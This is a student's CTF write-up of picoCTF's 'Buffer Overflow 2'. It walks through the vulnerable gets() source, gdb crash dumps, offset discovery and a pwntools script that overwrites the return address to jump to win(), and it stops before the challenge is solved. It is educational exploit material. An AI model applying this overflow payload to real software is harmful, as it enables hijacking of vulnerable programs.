

Buffer Overflow 2

picoCTF 2022 challenges - Link to the challenge

Adwait Pathak | aap9113



- We get a binary, a source file and a server to connect to.
- We analyze the binary in Ghidra to see the flow of the program and the functions that will help us in exploitation.
    - Or we can directly view the source code file.
- First, lets check the details of the binary.




- It is a 32-bit binary and hence, we will be using 4 byte increments in our attempt to pwn the binary.
- It also doesnt have a canary but the stack is non executable.
    - Hence, we can't input our shellcode and transfer the control of the eip pointer to this code.
- But, we see we have a win() function that we will try to transfer the control to.

vuln.c

D: > NYU > Sem_2 > OffSec > buffer_overflow_2 > vuln.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 100
#define FLAGSIZE 64

void win(unsigned int arg1, unsigned int arg2) {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  if (arg1 != 0xCAFEF00D)
    return;
  if (arg2 != 0xF00DF00D)
    return;
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  puts("Please enter your string: ");
  vuln();
  return 0;
}
```

- We see that the main function asks for a string and passes the control to function vuln().
- vuln() has a gets() function which we have studied to be vulnerable to buffer overflow.
- It accepts user-sized input and tries to fit it in the buffer variable.
- We know the buffer size is 100, so we try to overflow the program with an input of 150 to check if we get a segfault.



- We get a segmentation fault because of the buffer overflow overwriting important values.
- We can check this in gdb.

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x97
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb0000 --> 0x1ead6c
EDI: 0xf7fb0000 --> 0x1ead6c
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd060 ('A' <repeats 34 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffd060 ('A' <repeats 34 times>)
0004| 0xffffd064 ('A' <repeats 30 times>)
0008| 0xffffd068 ('A' <repeats 26 times>)
0012| 0xffffd06c ('A' <repeats 22 times>)
0016| 0xffffd070 ('A' <repeats 18 times>)
0020| 0xffffd074 ('A' <repeats 14 times>)
0024| 0xffffd078 ("AAAAAAAAAA")
0028| 0xffffd07c ("AAAAAA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
[sesh] 0:gdb*                                                  "ubuntu" 09:06 22-Apr-22
```

- We can see that the eip (instruction pointer) has been overwritten and program crashes.
- Hence, we can control the flow of the program using our input string.
- But, we need to find the offset where the `(input + previous frame pointer) = offset` + return address is placed.
- We can do that by creating a unique *pattern* which is a feature of `gdb-peda`
- We can give this pattern as the input and then input the $eip value after the program stops to the same pattern module to get the offset.

```
gdb-peda$ pattern create 150                                                    [8/135]
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAA'
gdb-peda$ r
Starting program: /home/kali/hack/offsec/writeup-task/vulnpico/vuln
Please enter your string:
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAA
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x97
EBX: 0x41413741 ('A7AA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb0000 --> 0x1ead6c
EDI: 0xf7fb0000 --> 0x1ead6c
EBP: 0x6941414d ('MAAi')
ESP: 0xffffd060 ("ANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAA")
EIP: 0x41384141 ('AA8A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41384141
```

```
gdb-peda$ pattern offset 'AA8A'
AA8A found at offset: 112
```

- We see that the offset is 112. Hence, the value in `input_string[112:116]` will have the return address that we need to control.
- We want to direct the control to the win() function, hence, we will find the address

of this function and then pack this into a 32bit address using pwntools and then input this to the binary.

```
0x08049290  frame_dummy
0x08049296  win
0x08049338  vuln
0x08049372  main
```

- We write a simple python script using pwntools (thanks to the offsec course)
- We pack the win() address as specified and append it to the offset.
- We send this payload to the binary as user input and print the response.

```
pyscript.py    untitled

from pwn import *

p = process('./vuln')
# p = remote('saturn.picoctf.net', 54731)
ret_add = p32(0x08049296)

payload = b'A'*112 + ret_add
print(payload)

p.sendline(payload)
print(p.recv())
p.interactive()
```

```
kali@ubuntu writeup-task/vulnpico » python3 pyscript.py
[+] Starting local process './vuln': pid 693022
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08'
b'Please enter your string: \n'
[*] Switching to interactive mode
[*] Process './vuln' stopped with exit code 0 (pid 693022)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04
Please create 'flag.txt' in this directory with your own debugging flag.
[*] Got EOF while reading in interactive
$
```

- The output says that there is no flag in the local version.
- Hence, without seeing the win() function, I tried this on the remote site thinking that it will have a flag.txt and give us the flag contents.
- We do this by making changes to the code, uncommenting the remote part.


```
kali@ubuntu writeup-task/vulnpico » python3 pyscript.py
[+] Opening connection to saturn.picoctf.net on port 59597: Done
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08'
b'Please enter your string: '
[*] Switching to interactive mode

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04
[*] Got EOF while reading in interactive
$
[*] Interrupted
```

- But, we did not get the flag. This means there is more to the win() function than just redirecting control.
- Checking the win() function, we can see that there is comparison of the parameter values.


```c
void win(unsigned int arg1, unsigned int arg2) {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  if (arg1 != 0xCAFEF00D)
    return;
  if (arg2 != 0xF00DF00D)
    return;
  printf(buf);
}
```

- We need to match these values in order to print the flag.
- Hence, continuing locally, I made 2 more files.
    1. flag.txt: containing a dummy flag for debugging
    2. badfile: to give input during gdb -> `gdb-peda$ r < badfile`


```
kali@ubuntu writeup-task/vulnpico » echo 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08' > badfile
kali@ubuntu writeup-task/vulnpico » echo 'flag{offsec_letsgoo}' > flag.txt
kali@ubuntu writeup-task/vulnpico »
```




- We disassemble the win() function to take a deeper look.
- We set a breakpoint before the comparison takes place to check the values that are being held in these parameters.



- we manually examine the hexadecimal value present in the register compared with 0xcafef00d
- we also examine the string it represents and we can see that these values are not something that are a part of our previous input string.
- Hence, in order to control these values, I can think of extending the user input and check if these registers are being affected.
- I added a few 'B's at the end of our input string. (add 'B'*20)




- We echo this string to the badfile and then input it to gdb while running with our breakpoint set



